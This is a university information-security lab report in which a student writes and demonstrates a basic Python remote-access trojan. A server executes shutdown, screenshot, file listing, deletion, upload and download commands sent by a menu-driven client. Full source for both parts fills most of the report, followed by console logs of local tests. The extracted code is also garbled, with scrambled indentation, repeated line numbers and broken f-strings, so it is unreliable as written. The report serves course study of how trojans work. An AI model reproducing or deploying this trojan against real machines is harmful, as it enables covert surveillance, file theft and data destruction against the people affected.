

南开大学

信息对抗技术课程实验报告

实验九：木马基本功能的实现



学 院 密码与网络空间安全学院
专 业 信息安全、法学双学位班
学 号 2313815
姓 名 段俊宇
班 级 信息安全、法学双学位班

一、实验目的

熟悉木马的编写过程，并实现木马的基础功能。

二、实验原理

木马病毒是计算机黑客用于远程控制计算机的程序，将控制程序寄生于被控制的计算机系统中，里应外合，对被感染木马病毒的计算机实施操作。一般的木马病毒程序主要是寻找计算机后门，伺机窃取被控计算机中的密码和重要文件等。可以对被控计算机实施监控、资料修改等非法操作。木马病毒具有很强的隐蔽性，可以根据黑客意图突然发起攻击。

三、实验过程

本次实验我采用 python 语言编写木马程序，并在自己电脑上进行测试。

1. 服务端

下面是服务端的代码，我将使用注释的方式解释。

```
1. import socket
2. import threading
3. import os
4. import subprocess
5. import pyautogui
6. import base64
7. from io import BytesIO
8. import json
9. import sys
10.
11. class Server:
12.     def __init__(self, host='127.0.0.1', port=12345):
13.         self.host = host
14.         self.port = port
15.         self.server_socket = None
16.         self.shutdown_scheduled = False
17.         self.shutdown_timer = None
18.
19.     # 启动服务器
20.     def start(self):
21.         self.server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22.         self.server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
23.         self.server_socket.bind((self.host, self.port))
24.         self.server_socket.listen(5)
25.         print(f"[*] 服务器启动在 {self.host}:{self.port}")
```

```
26.         print("[*] 等待客户端连接...")
27.
28.         while True:
29.             try:
30.                 client_socket, client_address = self.server_socket.accept()
31.                 print(f"[+] 客户端连接来自: {client_address}")
32.                 client_handler = threading.Thread(target=self.handle_client,
args=(client_socket,))
33.                 client_handler.start()
34.             except Exception as e:
35.                 print(f"[-] 连接错误: {e}")
36.
37.         # 处理客户端请求
38.         def handle_client(self, client_socket):
39.             try:
40.                 while True:
41.                     # 接收数据
42.                     data = client_socket.recv(4096).decode('utf-8')
43.                     if not data:
44.                         break
45.
46.                     request = json.loads(data)
47.                     command = request.get('command')
48.
49.                     print(f"[*] 收到命令: {command}")
50.
51.                     # 处理不同的命令
52.                     if command == 'echo':
53.                         response = self.echo(request.get('message', ''))
54.                     elif command == 'shutdown':
55.                         response = self.shutdown()
56.                     elif command == 'cancel_shutdown':
57.                         response = self.cancel_shutdown()
58.                     elif command == 'list_c_drive':
59.                         response = self.list_c_drive()
60.                     elif command == 'screenshot':
61.                         response = self.screenshot()
62.                     elif command == 'delete_file':
63.                         response = self.delete_file(request.get('file_path', ''))
64.                     elif command == 'upload':
65.                         response = self.upload_file(request.get('content', ''))
66.                     elif command == 'download':
67.                         response = self.download_file(request.get('file_path', ''))
68.                     else:
```

```
69.         response = {'status': 'error', 'message': '未知命令'}
70.
71.         # 发送响应
72.         client_socket.send(json.dumps(response).encode('utf-8'))
73.
74.     except Exception as e:
75.         print(f"[-] 处理客户端请求时出错: {e}")
76.     finally:
77.         client_socket.close()
78.
79. # 输出字符串
80. def echo(self, message):
81.     print(f"[服务端输出]: {message}")
82.     return {'status': 'success', 'message': f'已输出: {message}'}
83.
84. # 60 秒后关机
85. def shutdown(self):
86.     if self.shutdown_scheduled:
87.         return {'status': 'error', 'message': '关机已计划, 请勿重复设置'}
88.
89.     self.shutdown_scheduled = True
90.     print("[*] 计划在 60 秒后关机...")
91.
92. def shutdown_system():
93.     try:
94.         # 等待 60 秒, 但每隔 5 秒检查一次是否被取消
95.         for i in range(12): # 60/5 = 12 次
96.             if not self.shutdown_scheduled:
97.                 print("[*] 关机任务已被取消")
98.                 return
99.
100.        # 如果还没有被取消, 执行关机
101.        if self.shutdown_scheduled:
102.            print("[*] 正在执行关机...")
103.            # Windows 系统
104.            try:
105.                # 尝试使用 shutdown 命令
106.                subprocess.run(['shutdown', '/s', '/t', '60'],
107.                               capture_output=True, text=True, check=False)
108.                print("[*] 已发送关机命令")
109.            except Exception as e:
110.                print(f"[-] 关机命令执行失败: {e}")
111.        except Exception as e:
112.            print(f"[-] 关机过程中出错: {e}")
```

```
113.
114.     # 启动关机线程
115.     self.shutdown_timer = threading.Thread(target=shutdown_system, daemon=True)
116.     self.shutdown_timer.start()
117.
118.     return {'status': 'success', 'message': '系统将在 60 秒后关机'}
119.
120. # 取消关机
121. def cancel_shutdown(self):
122.     if not self.shutdown_scheduled:
123.         return {'status': 'error', 'message': '没有计划中的关机任务'}
124.
125.     self.shutdown_scheduled = False
126.     print("[*] 已取消关机计划")
127.
128.     if sys.platform == 'win32':
129.         os.system('shutdown /a')
130.
131.     return {'status': 'success', 'message': '已取消关机'}
132.
133. # 获取 C 盘文件列表
134. def list_c_drive(self):
135.     try:
136.         files = []
137.         path = 'C:\\Users\\LIANXIANG\\Desktop'
138.
139.         for item in os.listdir(path):
140.             item_path = os.path.join(path, item)
141.             try:
142.                 item_type = '目录' if os.path.isdir(item_path) else '文件'
143.                 size = os.path.getsize(item_path) if os.path.isfile(item_path)
144.             except:
145.                 size = 0
146.
147.             files.append({
148.                 'name': item,
149.                 'type': item_type,
150.                 'size': size,
151.                 'path': item_path
152.             })
153.         except:
154.             continue
155.
156.     return {'status': 'success', 'files': files}
157. except Exception as e:
158.     return {'status': 'error', 'message': str(e)}
```

```
156.
157. # 截取桌面截图
158. def screenshot(self):
159.     try:
160.         screenshot = pyautogui.screenshot()
161.         buffered = BytesIO()
162.         screenshot.save(buffered, format="PNG")
163.         img_str = base64.b64encode(buffered.getvalue()).decode('utf-8')
164.         return {'status': 'success', 'image': img_str}
165.     except Exception as e:
166.         return {'status': 'error', 'message': str(e)}
167.
168. # 删除文件
169. def delete_file(self, file_path):
170.     try:
171.         if os.path.exists(file_path) and os.path.isfile(file_path):
172.             os.remove(file_path)
173.             return {'status': 'success', 'message': f'已删除文件: {file_path}'}
174.         else:
175.             return {'status': 'error', 'message': '文件不存在或不是文件'}
176.     except Exception as e:
177.         return {'status': 'error', 'message': str(e)}
178.
179. # 上传文件并保存
180. def upload_file(self, content):
181.     try:
182.         with open('C:\\Users\\LIANXIANG\\Desktop\\receive.txt', 'w',
encoding='utf-8') as f:
183.             f.write(content)
184.             return {'status': 'success', 'message': '文件已保存为 receive.txt'}
185.     except Exception as e:
186.         return {'status': 'error', 'message': str(e)}
187.
188. # 下载文件内容
189. def download_file(self, file_path):
190.     try:
191.         if os.path.exists(file_path) and os.path.isfile(file_path):
192.             with open(file_path, 'r', encoding='utf-8') as f:
193.                 content = f.read()
194.                 return {'status': 'success', 'content': content, 'filename':
os.path.basename(file_path)}
195.         else:
196.             return {'status': 'error', 'message': '文件不存在或不是文件'}
197.     except Exception as e:
```

```
198.         return {'status': 'error', 'message': str(e)}
199.
200. if __name__ == '__main__':
201.     server = Server()
202.     server.start()
```

服务端代码首先启动，并等待客户端的连接。连接成功后，服务端会循环接收客户端的指令，并执行相应的操作，实现了木马潜伏的功能。

2. 客户端

下面是客户端的代码，我将使用注释的方式解释。

```
1. import socket
2. import json
3. import os
4. import base64
5. from PIL import Image
6. import io
7.
8. class Client:
9.     def __init__(self, host='127.0.0.1', port=12345):
10.         self.host = host
11.         self.port = port
12.         self.socket = None
13.
14.         # 连接到服务器
15.         def connect(self):
16.             try:
17.                 self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18.                 self.socket.connect((self.host, self.port))
19.                 print(f"[+] 已连接到服务器 {self.host}:{self.port}")
20.                 return True
21.             except Exception as e:
22.                 print(f"[-] 连接失败: {e}")
23.                 return False
24.
25.         # 发送命令到服务器
26.         def send_command(self, command, data=None):
27.             request = {'command': command}
28.             if data:
29.                 request.update(data)
30.
31.             try:
32.                 self.socket.send(json.dumps(request).encode('utf-8'))
```

33. response = self.socket.recv(4096 * 1024).decode('utf-8') # 增大缓冲区以接
收截图

34. return json.loads(response)

35. except Exception as e:

36. print(f"[-] 发送命令失败: {e}")

37. return None

38.

39. # 关闭连接

40. def close(self):

41. if self.socket:

42. self.socket.close()

43.

44. # 显示菜单

45. def show_menu(self):

46. print("\n" + "="*50)

47. print("远程控制客户端")

48. print("="*50)

49. print("1. 输出字符串")

50. print("2. 关机 (60 秒后)")

51. print("3. 取消关机")

52. print("4. 获取 C 盘文件列表")

53. print("5. 截屏")

54. print("6. 删除文件")

55. print("7. 上传文件")

56. print("8. 下载文件")

57. print("0. 退出")

58. print("="*50)

59.

60. # 修复 Windows 路径格式

61. def fix_windows_path(self, path):

62. # 去除首尾空格和引号

63. path = path.strip().strip('\'').strip('"')

64. # 将正斜杠替换为反斜杠

65. path = path.replace('/', '\\')

66. # 处理多个反斜杠

67. while '\\\\' in path:

68. path = path.replace('\\\\\\', '\\')

69. return path

70.

71. # 运行客户端

72. def run(self):

73. if not self.connect():

74. return

75.


```

76. while True:
77.     self.show_menu()
78.     choice = input("\n 请选择功能 (0-8): ").strip()
79.
80.     if choice == '0':
81.         print("[*] 退出程序")
82.         break
83.
84.     elif choice == '1':
85.         message = input("请输入要输出的字符串: ")
86.         response = self.send_command('echo', {'message': message})
87.         if response and response.get('status') == 'success':
88.             print(f"[+] {response.get('message')}")
89.         else:
90.             print(f"[-] 失败: {response.get('message')} if response else '未知
错误'}")
91.
92.     elif choice == '2':
93.         confirm = input("确认要关机吗? (y/n): ")
94.         if confirm.lower() == 'y':
95.             response = self.send_command('shutdown')
96.             if response and response.get('status') == 'success':
97.                 print(f"[+] {response.get('message')}")
98.             else:
99.                 print(f"[-] 失败: {response.get('message')} if response else '
未知错误'}")
100.
101.     elif choice == '3':
102.         response = self.send_command('cancel_shutdown')
103.         if response and response.get('status') == 'success':
104.             print(f"[+] {response.get('message')}")
105.         else:
106.             print(f"[-] 失败: {response.get('message')} if response else '未知
错误'}")
107.
108.     elif choice == '4':
109.         response = self.send_command('list_c_drive')
110.         if response and response.get('status') == 'success':
111.             files = response.get('files', [])
112.             print(f"\nC 盘文件列表 (共{len(files)}项):")
113.             print("-"*80)
114.             print(f"{'序号':<6}{'名称':<30}{'类型':<10}{'大小(字节)':<15}")
115.             print("-"*80)
116.             for i, file in enumerate(files, 1):

```

```

117.
print(f"{i:<6}{file['name'][:30]:<30}{file['type']:<10}{file['size']:<15}")
118.         else:
119.             print(f"[-] 获取失败: {response.get('message')} if response else '
未知错误'")
120.
121.         elif choice == '5':
122.             print("[*] 正在截取屏幕...")
123.             response = self.send_command('screenshot')
124.             if response and response.get('status') == 'success':
125.                 img_data = base64.b64decode(response.get('image'))
126.                 img = Image.open(io.BytesIO(img_data))
127.                 filename = f"screenshot_{int(__import__('time').time())}.png"
128.                 img.save(filename)
129.                 print(f"[+] 截图已保存为: {filename}")
130.             else:
131.                 print(f"[-] 截屏失败: {response.get('message')} if response else '
未知错误'")
132.
133.         elif choice == '6':
134.             # 先获取文件列表供用户选择
135.             response = self.send_command('list_c_drive')
136.             if response and response.get('status') == 'success':
137.                 files = response.get('files', [])
138.                 print(f"\nC 盘文件列表:")
139.                 print(f"{'序号':<6}{ '名称':<50}{ '类型':<10}")
140.                 # 只显示文件（不显示目录）
141.                 file_index = 1
142.                 file_map = {}
143.                 for i, file in enumerate(files, 1):
144.                     if file['type'] == '文件':
145.
146.                 print(f"{file_index:<6}{file['name'][:50]:<50}{file['type']:<10}")
147.                 file_map[file_index] = file['path']
148.                 file_index += 1
149.
150.             if file_map:
151.                 choice_num = input(f"\n 请选择要删除的文件序号 (1-{file_index-
152.                 1}): ")
153.
154.                 if choice_num.isdigit():
155.                     file_num = int(choice_num)
156.                     if file_num in file_map:
157.                         file_path = file_map[file_num]
158.                         confirm = input(f"确认要删除 {file_path} 吗? (y/n): ")

```

```

156.                 if confirm.lower() == 'y':
157.                     delete_response = self.send_command('delete_file',
{'file_path': file_path})
158.                     if delete_response and
delete_response.get('status') == 'success':
159.                         print(f"[+] {delete_response.get('message')}")
160.                     else:
161.                         print(f"[-] 删除失败:
{delete_response.get('message') if delete_response else '未知错误'}")
162.                     else:
163.                         print("[-] 无效的选择")
164.                     else:
165.                         print("[-] 请输入有效的数字")
166.                     else:
167.                         print("[-] C 盘根目录没有文件")
168.                 else:
169.                     print(f"[-] 获取文件列表失败: {response.get('message') if response
else '未知错误'}")
170.
171.             elif choice == '7':
172.                 local_file = input("请选择要上传的文件路径: ")
173.                 try:
174.                     with open(local_file, 'r', encoding='utf-8') as f:
175.                         content = f.read()
176.                         response = self.send_command('upload', {'content': content})
177.                         if response and response.get('status') == 'success':
178.                             print(f"[+] {response.get('message')}")
179.                         else:
180.                             print(f"[-] 上传失败: {response.get('message') if response
else '未知错误'}")
181.                 except Exception as e:
182.                     print(f"[-] 读取文件失败: {e}")
183.
184.             elif choice == '8':
185.                 # 先获取文件列表供用户选择
186.                 response = self.send_command('list_c_drive')
187.                 if response and response.get('status') == 'success':
188.                     files = response.get('files', [])
189.                     print(f"\nC 盘文件列表:")
190.                     print("-"*80)
191.                     print(f"{'序号':<6}{'名称':<50}{'类型':<10}")
192.                     print("-"*80)
193.                     # 只显示文件（不显示目录）
194.                     file_index = 1

```

```

195.         file_map = {}
196.         for i, file in enumerate(files, 1):
197.             if file['type'] == '文件':
198.
199.                 print(f"{file_index:<6}{file['name'][:50]:<50}{file['type']:<10}")
200.                 file_map[file_index] = file['path']
201.                 file_index += 1
202.
203.             if file_map:
204.                 choice_num = input(f"\n 请选择要下载的文件序号 (1-{file_index-1}): ")
205.
206.                 if choice_num.isdigit():
207.                     file_num = int(choice_num)
208.                     if file_num in file_map:
209.                         file_path = file_map[file_num]
210.                         download_response = self.send_command('download',
211. {'file_path': file_path})
212.
213.                         if download_response and
214. download_response.get('status') == 'success':
215.                             save_path = input("请输入保存路径 (例
216. 如: ./downloaded_file.txt): ")
217.
218.                             # 修复路径格式
219.                             save_path = self.fix_windows_path(save_path)
220.
221.                             # 如果路径只是文件名, 添加当前目录
222.                             if not os.path.isdir(save_path):
223.                                 save_path = os.path.join('.', save_path)
224.
225.                             # 确保目录存在
226.                             save_dir = os.path.isdir(save_path)
227.                             if save_dir and not os.path.exists(save_dir):
228.                                 print(f"[*] 目录不存在, 正在创建: {save_dir}")
229.                                 os.makedirs(save_dir, exist_ok=True)
230.
231.                             try:
232.                                 with open(save_path, 'w', encoding='utf-8') as
233. f:
234.
235.                                     f.write(download_response.get('content',
236. ''))
237.
238.                                     print(f"[+] 文件已保存为:
239. {os.path.abspath(save_path)}")
240.
241.                             except Exception as e:
242.                                 print(f"[-] 保存文件失败: {e}")
243.
244.                             else:

```

```

231.                                     print(f"[-] 下载失败:
{download_response.get('message') if download_response else '未知错误'}")
232.                                     else:
233.                                     print("[-] 无效的选择")
234.                                     else:
235.                                     print("[-] 请输入有效的数字")
236.                                     else:
237.                                     print("[-] C 盘根目录没有文件")
238.                                     else:
239.                                     print(f"[-] 获取文件列表失败: {response.get('message') if response
else '未知错误'}")
240.
241.                                     else:
242.                                     print("[-] 无效的选择, 请重新输入")
243.
244.                                     self.close()
245.
246. if __name__ == '__main__':
247.     client = Client()
248.     client.run()

```

客户端的代码首先连接服务端, 并显示操作菜单。用户只需要在客户端输入相应的命令、保存地址等参数即可, 客户端会向服务端发送命令, 让服务端执行对应的操作, 实现了对服务端的控制。

3. 功能展示

下面展示木马的基本功能, 首先启动服务端和客户端, 从命令行可以看出已经成功连接, 客户端也显示了当前可执行的操作。

```

C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python server.py
[*] 服务器启动在 127.0.0.1:12345
[*] 等待客户端连接...
[+] 客户端连接来自: ('127.0.0.1', 26439)

C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。


C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python client.py
[+] 已连接到服务器 127.0.0.1:12345

=====
远程控制客户端
=====
1. 输出字符串
2. 关机 (60秒后)
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
9. 退出
=====

请选择功能 (0-9):

```

首先是输出字符串功能，在客户端中选择功能 1，并输入 testing output，回车后发现在服务端可以正常输出字符串。



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python server.py
[*] 服务器启动在 127.0.0.1:12345
[*] 等待客户端连接...
[+] 客户端连接来自: ('127.0.0.1', 26439)
[*] 收到命令: echo
[服务端输出]: testing output


C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python client.py
[+] 已连接到服务器 127.0.0.1:12345

=====
远程控制客户端
=====
1. 输出字符串
2. 关机 (60秒后)
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
9. 退出
=====

请选择功能 (0-8): 1
请输入要输出的字符串: testing output
[+] 已输出: testing output
```

下面展示 60 秒后关机功能，在客户端中选择功能 2，并输入 y，之后电脑屏幕上会出现“1 分钟内注销你的登录”提示，同时在服务端也会显示正在关机。



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python server.py
[*] 服务器启动在 127.0.0.1:12345
[*] 等待客户端连接...
[+] 客户端连接来自: ('127.0.0.1', 26439)
[*] 收到命令: echo
[服务端输出]: testing output
[*] 收到命令: shutdown
[*] 计划在60秒后关机...
[*] 正在执行关机...
[*] 已发送关机命令

C:\Windows\System32\cmd.exe
1. 输出字符串
2. 关机 (60秒后)
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
9. 退出
=====

请选择功能 (0-8): 2
确认要关机吗? (y/n): y
[+] 系统将在60秒后关机
```

上面执行关机操作之后，在客户端中选择功能 3，取消当前的关机进程。此时会收到系统的通知“注销操作已取消”，服务端也会有相应的

提示。

```
C:\Windows\System32\cmd.exe x + v
Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。


C:\Users\LIANXIANG\Desktop\Information_Countermeasure_Technology\Lab9\Code>python server.py
[*] 服务器启动在 127.0.0.1:12345
[*] 等待客户端连接...
[+] 客户端连接来自: ('127.0.0.1', 26439)
[*] 收到命令: echo
[服务端输出]: testing output
[*] 收到命令: shutdown
[*] 计划在60秒后关机...
[*] 正在执行关机...
[*] 已发送关机命令
[*] 收到命令: cancel_shutdown
[*] 已取消关机计划

C:\Windows\System32\cmd.exe x + v
=====
1. 输出字符串
2. 关机 (60秒后)
3. 取消关机
4. 获取C盘文件列表
5. 截屏
6. 删除文件
7. 上传文件
8. 下载文件
9. 退出
=====
请选择功能 (0-8): 3
[+] 已取消关机
```

下面展示获取 C 盘文件列表功能，这里我选择的是获取桌面，这样可以更加方便执行后续操作。在客户端中选择功能 4，发现输出了当前桌面上的所有文件及快捷方式。

```
C:\Windows\System32\cmd.exe x + v
请选择功能 (0-8): 4
C盘文件列表 (共35项):
-----
序号    名称                                     类型    大小(字节)
-----
1       Binary Ninja.lnk                       文件    844
2       Cisco Packet Tracer.lnk                文件    934
3       Clash Verge.lnk                        文件    706
4       Cursor.lnk                             文件    792
5       Cyber_Security_Technology              目录    0
6       delete.txt                             文件    0
7       desktop.ini                             文件    282
8       download_test.txt                      文件    34
9       Firefox.exe                            文件    392320
10      Information_Countermeasure_Tec          目录    0
11      Information_Hiding_Technology           目录    0
12      MASM32 Editor.lnk                      文件    596
13      Microsoft Edge.lnk                    文件    2347
14      Nmap - Zenmap GUI.lnk                  文件    897
15      SageMath 9.3 Notebook.lnk              文件    1297
16      SageMath 9.3 Shell.lnk                 文件    1283
17      SageMath 9.3.lnk                       文件    1243
18      Trae CN.lnk                            文件    800
19      UU远程.lnk                             文件    946
20      Visual Studio Code.lnk                 文件    723
21      WPA2协议形式化分析汇报.pptx            文件    1287357
22      WPS Office.lnk                         文件    1496
23      万兴脑图.lnk                           文件    539
24      国际私法                               目录    0
25      夸克网盘.lnk                           文件    910
26      小论文要求南开v1 (15min).pdf            文件    1827692
27      微信开发者工具.lnk                     文件    746
28      我的                                    目录    0
29      百度网盘.lnk                           文件    611
30      网安研究生招录情况2026.xlsx             文件    14003
31      论文8-对无线网络接入认证协议WPA2的形式化分析--A f文件    942348
32      软件工程                               目录    0
33      迅雷.lnk                               文件    1061
34      选课.xls                               文件    26624
35      飞书.lnk                               文件    688
```

下面展示删除文件功能，在客户端中选择功能 6，首先会展示桌面现有的文件，然后选择相应序号。下面是执行前的桌面：




这里我选择的是 delete.txt 文件，会发现该文件被直接删除，而不是移动到回收站。


```
C:\Windows\System32\cmd.exe
5 delete.txt 文件
6 desktop.ini 文件
7 download_test.txt 文件
8 Firefox.exe 文件
9 MASM32 Editor.lnk 文件
10 Microsoft Edge.lnk 文件
11 Nmap - Zenmap GUI.lnk 文件
12 SageMath 9.3 Notebook.lnk 文件
13 SageMath 9.3 Shell.lnk 文件
14 SageMath 9.3.lnk 文件
15 Trae CN.lnk 文件
16 UU远程.lnk 文件
17 Visual Studio Code.lnk 文件
18 WPA2协议形式化分析汇报.pptx 文件
19 WPS Office.lnk 文件
20 万兴脑图.lnk 文件
21 夸克网盘.lnk 文件
22 小论文要求南开v1 (15min).pdf 文件
23 微信开发者工具.lnk 文件
24 百度网盘.lnk 文件
25 网安研究生招录情况2026.xlsx 文件
26 论文8-对无线网络接入认证协议WPA2的形式化分析--A formal analysis of IE文件
27 迅雷.lnk 文件
28 选课.xls 文件
29 飞书.lnk 文件

请选择要删除的文件序号 (1-29): 5
确认要删除 C:\Users\LIANXIANG\Desktop\delete.txt 吗? (y/n): y
[+] 已删除文件: C:\Users\LIANXIANG\Desktop\delete.txt
```

执行后的桌面如下，可以发现先前的 delete.txt 已经不见了。

